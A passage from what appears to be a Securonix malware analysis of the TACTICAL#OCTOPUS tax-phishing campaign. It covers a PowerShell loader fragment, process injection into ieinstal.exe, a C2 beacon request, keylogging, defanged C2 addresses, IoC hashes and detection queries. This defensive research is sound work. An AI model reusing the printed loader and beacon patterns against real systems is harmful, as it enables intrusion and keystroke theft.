
```
$Coerciona2=$env:appdata
$Coerciona2=$Coerciona2+'\Kommaerp.ema'
$Unrhe = Get-Content $Coerciona2
$Moatingh = [System.Convert]::FromBase64String($Unrhe));
```

The second half of the file contains the obfuscated stage 4 PowerShell code which we analyzed in the previous section.

Binary payload analysis

The Windows binary file ieinstal.exe ends up being the victim process for our in-memory process injection technique. This default Windows process is located in C:\Program Files (x86)\Internet Explorer\ and is responsible for installing and managing Internet Explorer add-ons.

In the below figure we're able to observe the malware migrating from PowerShell and launching ieinstal.exe which then spawns its own thread. The shell code used to inject the process contained within the Kommaerp.ema file is heavily obfuscated at a binary level, however we'll get into how we're able to gather some interesting data from the created process.



```
powershell.exe  10:47:01.3191... 1... CreateFile     C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3192... 9... CreateFile     C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3193... 1... CloseFile      C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3193... 9... CloseFile      C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3194... 9... QueryNameIn... C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3195... 1... QueryNameIn... C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3195... 9... CreateFile     C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3196... 9... QueryAllInfor... C:\Program Files (x86)\Internet Explorer\ieinstal.exe SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3196... 9... CloseFile      C:\Program Files (x86)\Internet Explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
powershell.exe  10:47:01.3197... 9... Process Create C:\Program Files (x86)\internet explorer\ieinstal.exe  SUCCESS "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "Function Unrhe9 ([String]$Ur
ieinstal.exe    10:47:01.3197... 1... Process Start                                                         SUCCESS "C:\Program Files (x86)\internet explorer\ieinstal.exe"
ieinstal.exe    10:47:01.3197... 1... Thread Create                                                         SUCCESS "C:\Program Files (x86)\internet explorer\ieinstal.exe"
```

Figure 9: Procmon: PowerShell to ieinstal.exe process
ieinstal.exe memory dump analysis

Examining the process dump file for ieinstal.exe provides some interesting insights. First, we observed C2 communication back to the original IP address (5.8.8[.]100) from the infected process. Analyzed data within the memory dump confirms that the IP is contacted using the following parameters:

```
GET /signal/TpRIfutRxWlhn224.dwp HTTP/1.1
User-AgentMozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

At this stage, the infection chain is completed and the attackers will have access to the target system. Without pulling additional files from the C2 server, we observed ieinstal.exe capturing clipboard data and keystrokes as soon as it started running.

Additional sample analysis

In addition to the sample featured in this article, we identified several additional samples following the same pattern using unique IP addresses and URL strings. Overall, each sample followed striking similarities such as the tax related PDF (always info.pdf), and PowerShell/VBScript code.

All files and hashes will be provided at the end of the article for references or IoCs.

C2 infrastructure and attribution

Two of three IP addresses identified in the attack were registered to Petersburg Internet Network Ltd. in the Russian Federation. This could indicate Russian origins, however the possibility of false flag operations cannot be ruled out at this point.

IP Address	Country	ISP
194.180.48[.]211	US	Des Capital B.V.
5.8.8[.]100	RU	Petersburg Internet Network Ltd.
109.206.240[.]67	RU	Petersburg Internet Network Ltd.

C2 domains/IPs
hxxp://109.206.240[.]67/oy/
tcp://goodisgood[.]ru:1977
hxxps://rebrand[.]ly/25a1ba
hxxps://rebrand[.]ly/be263e
hxxps://rebrand[.]ly/m526mvn
hxxps://rebrand[.]ly/rzuw9uy
hxxps://rebrand[.]ly/spf5wcc
hxxps://rebrand[.]ly/uvhzh3f

Full URLs
hxxp//194.180.48[.]211/nini/
hxxp//194.180.48[.]211/sara/
hxxp://194.180.48[.]211/oy/
hxxp://194.180.48[.]211/zarath/
hxxp//194.180.48[.]211/fresh/
hxxp//194.180.48[.]211/ryan/
hxxp//5.8.8[.]100/signal/
hxxp//109.206.240[.]67/xlog/
hxxp//109.206.240[.]67/anom/
hxxp//109.206.240[.]67/shitter/

Conclusion

Since all the samples that Securonix Threat Research identified are fairly recent, it's clear that this campaign is still ongoing. Businesses and individuals should be extra vigilant when opening tax-related emails, especially as the tax deadline in the US approaches.

The TACTICAL#OCTOPUS campaign is overall relatively complex from an initial compromise standpoint. The initial code execution tactic through .lnk file execution is trivial and used by many threat actors these days. However, the PowerShell and VBScript code used are unique and sophisticated, especially from an AV avoidance and obfuscation standpoint making this campaign important to watch.

Securonix recommendations and mitigations

- Avoid opening any attachments especially those that are unexpected or are from outside the organization. Be extra vigilant with tax-related emails.
- Implement an application whitelisting policy to restrict the execution of unknown binaries.
- Deploy additional process-level logging such as • Sysmon and • PowerShel• l logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below.

MITRE ATT&CK Matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.005: Command and Scripting Interpreter: Visual Basic T1204.001: User Execution: Malicious Link
Defense Evasion	T1055.009: Process Injection: Proc Memory T1620: Reflective Code Loading
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer
Exfiltration	T1041: Exfiltration Over C2 Channel

Analyzed file hashes

File Name	SHA256 (IoC)
Shortcut Files	
MOREZT TAX.jpg.lnk	0d1dad9f09654d9f111e2e4d9451708237f2129cb674c380057938ea7a7ba4bf
JRCLIENTCOPY3122.pdf.lnk	5ac2a9e27896c467eb5363ab24c931a5b721c3a715590441a936eb49b06dfb3e
BETTYGILDOC.pdf.lnk	1dc173bba60254b915f8fa88f2ee5730f8d9ba3919ffa7c7a3cc28c3728c43ec
TitleContractDocs.pdf.lnk	ff6c37680217620045135d6ec7ac0f7ca7560d8e189c701837f335e45d3213de
FIELDSGOVTCOPY2021.pdf.lnk	2893eab39fa7bd0db75cb5657565e04f1a438e6397f7fd2990f0a03e9954bbc0
PaulajonesClienttaxs2022.pdf.lnk	fc06588222dd51a08f9359e5d6ce9ee8c2ae90ff700533bc47d2ab4ead0071e8
BrentFisherUSTax.pdf.lnk	562ec1673c90fd1932f60b0f4e26e02a059347b88aa2d8fc0bddd058427d6946
Doc065754.lnk	86a3eea0abb10bdcac6a00b9bdf1d76a408fbdd27db8be389757e069a2855f11
1099R 2022.pdf.lnk	63559daa72c778e9657ca53e2a72deb541cdec3e0d36ecf04d15ddbf3786aea8
PANYANG_21FED_1040.lnk	23597910ec60cf8b97144447c5cddd2e657d09e2f2008d53a3834b6058f36a41
Doc436985.pdf.lnk	76c22709a51448a508852f449d1b756d45754150093d6a5fb5eaef34673bbd82
W2&1040.pdf.lnk	0cea74786657ad2094759e2a512a648efecf9a33d6ce3ee0c7ac1840dbf276cc
S_K _Beaumont_TaxDocuments.pdf.lnk	ab1eb7454d2cc5549c4c09422cdeb2fbf9254a977a42b03ca887a42d4e66f84e
Information.pdf.lnk	6e3b660bd913e1bd538811501fbc42ad9f4786c8258b7120e76d671c23252403
Chargeback_Dispute_Details.pdf.lnk	46c5b1f2090450b537389b1e221f7264a460fe47387e746555ba0543c0782ef9
S _Moretz_TaxDocuments.pdf.lnk	e72dc71684d57785129e128b05212467e528912106c8fe63c25baacbf0340ea5
Zip Files (email attachments)	
JRCLIENTCOPY3122.zip	907756fb841a1ed62e245a9d97b8c8ead78fa4fb6ec4357088f283e8db4f62f4
TitleContractDocs.zip	e45adb5a0dcfde2f3a70d2d4e91d6bcaec54858c61f0ecce3fc76d8cf6cf12e6
FIELDSGOVTCOPY2021.zip	4080b180ba4b33becc75686bc7f739a7d0ca6df446f3f6749bcd7a356c76ce66
saxton_returns.zip	1b3d2a6e04de259510090506a7357bdeced4f8c2c95607359837b105409abad0

File Name	SHA256 (IoC)
2022_docs.zip	f79c1d0ddadc7222e3eaa82416f515ef263ae6b3ba2a8d87f4f458b2ef98e8ea
BRENTFISHER_FEDTAXES.zip	34bdc88439fa6c06be4fa4b8a1747366157e71f196a20686366b8dacaf9e3ffc
PanYangFederalUSTaxDocs.zip	2f2892ce3885179c5ddd3ced5f8e3ae5f890ed0cef989f62a0285de136e31fa3
FedTax_Docs_BrentF.zip	8ab6933a480b546996a19daa13a7b5b0429099bfea57d42055f97fe9d3e251cf
S_K _Beaumont_TaxDocuments.pdf.zip	e4a600fe6f9928350d460b97162569d32e6acf70c7fe3ada68cbb6e861eeb972
Chargeback_Dispute_Details.zip	a639cb71f6f021a531d79c4ec2c9b22c5244874f6c959135d843e1db3476b1f4
S _Moretz_TaxDocuments.pdf.zip	d562a9e5cd1dc88de6308986d68edfd90dd0111f7971ec252dd09f12eb2f8b1a
C2-hosted files	
EAbsGhbSQL10.aca	7BD663EA34E358050986BDE528612039F476F3B315EE169C79359177A8D01E03
info.pdf	057B1DA6363EEDC2156003B8547AC57116793278B0B0B21767CC05FC8B143B99 6E641DE68BFD6AB98E297704AB27F784CDE401EAAA2D3F7D8653553C60F977DA 85E27758A4ED4B7754B8003DE1313540678F216BD21D883F03C2512BC89C32DC 000BC200B6BA104AC05DCBCB9B54A4F9610D8190AB5F9A4A1A5B189B0057F006
Leekish.vbs	C914DAB00F2B1D63C50EB217EEB29BCD5FE20B4E61538B0D9D052FF1B746FD73
safe.exe	A373F01A9CD3E3DB683AB892027C1A529BDB7F1F8A8C114BE940CD10A27366C7
CEAdePBiyVNfeZZlA176.lpk	CF55584023A70E43EC2637532CC8150C00F007825F705EF07DCEF39C9F6B74EF
Kriminalromaners.vbs	88B917C71897D8D516A5386818E83A62CC210FD52B52EE069875E56D5142E015
RHyiKHQlrxxrmvViuoCaYwH64.pfb	EF7FB7AF43F7CE46209DA523F6B168DE225694760F2E8243158D65BEB31827DE
Unsquee.dwp	0DABFF6F0DD86D59A869F2633F4EEBC31A96B70BF90ED8E766CA22B49F68459C
Untuber88.vbs	E5FD42C20D0C95EDD3E1D12DDC4DDBE99A4F2ADECFE0A14250DED98F189599A1
Vejlensisk90.vbs	FFE477577469C87C606E0CBD9D0DA68446CD8D895E4F4AB0A083F0A05AC8AB20
Blotlg.vbs Jubilets1.vbs Tepolerd.vbs	20D129D8AD727DC816FAC7AB3DC4D3D3F3666220822DE0D722DB763FA138A246
waRzdUl247.pfb	09B1FD66B0EC4B57861DB145BF4CEFFF0EE5634EB5A156D04D04F8495D309DAB
ytcJMQnIg146.toc	0A542E1D7444DF99461DE2CA49A3859AA1A35B458F8F77B205AEA0D14E6620A2
DWKZN62.u32	73E714EE977BA7C4CD32F52539F94031B52FCAA90448CEAEB910FD22932E9D4E
FhQgGIViPzDcYLTxWDvRglZ48.afm	C5BE50F35FBDA3FD8B996659FE3B1A648AC3EB4DED45825A0C158A1303CDAE5A
Hygiastic.psm	DD7E1D8F39581E3F90E51E082E11344EED2668C0377439D769DDF5422B4C66FB
ImnkLSwWhaQsuZXYPs172.pcx	27806A2C2A1246965D0E15D20DC6F3D46DF0CB242C3296311F40DD63991CD02C
JKmoXyx233.prx	149EE334DC6CD0593AEC294F405A9390623AB198080B476122433048402F93B4
Palatophar.pcx	FC1F9FC56F9B87242D205D67C40E5772C0A510650D83F1B7429DD037754C8EAF
Pilhenv.vbs	34A689FC4CA1F0B001BEE4B0640487E98FCE0C67EC67CDF076D86EFE9B10072F
PwkejoRQqhGAqogDJJHh197.afm	EF1065677B256644113648CAA26D75512BEA881C4953396DA561EAE8231F56F3
Sammenstyrtningens242.vbs	926FE7F70C86B5C16A632344191820206772F8C53AC075446B138D209A1BF22A
Sammenstyrtningens242A.vbs	87DC4E513A7023F1B8D38499C6FEDE4E6AB7EC563E1F0DBBD5E9B365E213D145
TpRIfutRxWlhn224.dwp	18D7BE1DFAED274670EA6CDD3D45E864CDCA173D5E71753DC69910334D0A92FA

File Name	SHA256 (IoC)
Traverser.dwp	2CF0F2C5D665438AC31A6B2880CD8FF637E7D4339781B5F2D26E7BC6058B737F
Categ31.xlsx	E1C6E7D919EEBE7CF75D5ACBAE975BB4AD3C760FF303714297E9F7072DF582D0
Midd.dwp	E587FB76C736B268FCA167994649B09401FEF04A433F6C28480C315C83181E24
MqYHDjH134.pcz	F2D64F2CC3902C13E457656C06E2AF1B4E11EC3F60E3EBC5D8F9E7BB3E673296
Eksegese64.vbs	C8BE839ED95D6BCFD484BA7A9389BA0A56CFD8841C9FDE04FE5651ED853BEE1A
Eksegese641.vbs	F0382214714ADC0D3C71FC5CD63F99F17F6A2E0A3CF45378CDAF236770793D65
jrJzeVzMzpIxWFk86.prx	4DBD53B7CE4753778B1C2375A21FC4641E36D57880579779B376D4D8B591C6F7
nWsxW93.smi	E03E3C2C78A20A58E6B9546F62DCE95233362EEE7534785CE0B79F7F0886BA5B
PetYUsaYzfzGCi67NW.psm	6E5163D9B9992847CAB46D48C691C2A04F6D01E5B430DEA02AA2A8119C299047

A Sample of relevant Securonix detection policies:

- EDR-ALL-1197-RU
- EDR-ALL-1198-RU
- PSH-ALL-227-RU
- PSH-ALL-228-RU
- PSH-ALL-313-RU

Relevant Spotter queries

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND (destinationprocessname ENDS WITH “powershell.exe” OR filename = “PowerShell.EXE” OR destinationprocessname ENDS WITH “cmd.exe” OR filename = “Cmd.Exe”) AND (resourcecustomfield1 CONTAINS “https://0x” OR resourcecustomfield1 CONTAINS “http://0x”)
- (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Application Firewall” OR rg_functionality = “Web Proxy”) AND (destinationaddress = “194.180.48[.]211” OR destinationaddress = “5.8.8[.]100” OR destinationaddress = “109.206.240[.]67”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND message CONTAINS ” -bxor”
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “System.Reflection.Assembly.Load($” OR message CONTAINS “[System.Reflection.Assembly]::Load($” OR message CONTAINS “[Reflection.Assembly]::Load($” OR message CONTAINS “System.Reflection.AssemblyName” OR message CONTAINS “Reflection.Emit.AssemblyBuilderAccess” OR message CONTAINS “Runtime.InteropServices.DllImportAttribute”) AND (message NOT CONTAINS “Generated by= Microsoft Corporation” OR message NOT CONTAINS “Generated by: Microsoft Corporation”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND message CONTAINS “Start-BitsTransfer” AND message CONTAINS “-Source” AND message CONTAINS “-Destination” AND message CONTAINS “http”

References:

- Microsoft PowerShell Modules: Start-BitsTransfer
https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer?view=windowsserver2022-ps
- Inspecting a PowerShell Cobalt Strike Beacon
https://forensicitguy.github.io/inspecting-powershell-cobalt-strike-beacon/
- The many faces of an IP address
https://www.hacksparrow.com/networking/many-faces-of-ip-address.html#2-0-optimized-dotted-decimal-notation
- RocketCyber: Cyber Cases from the SOC – Fileless Malware Kovter
https://www.rocketcyber.com/blog-cyber-cases-from-the-soc-fileless-malware-kovter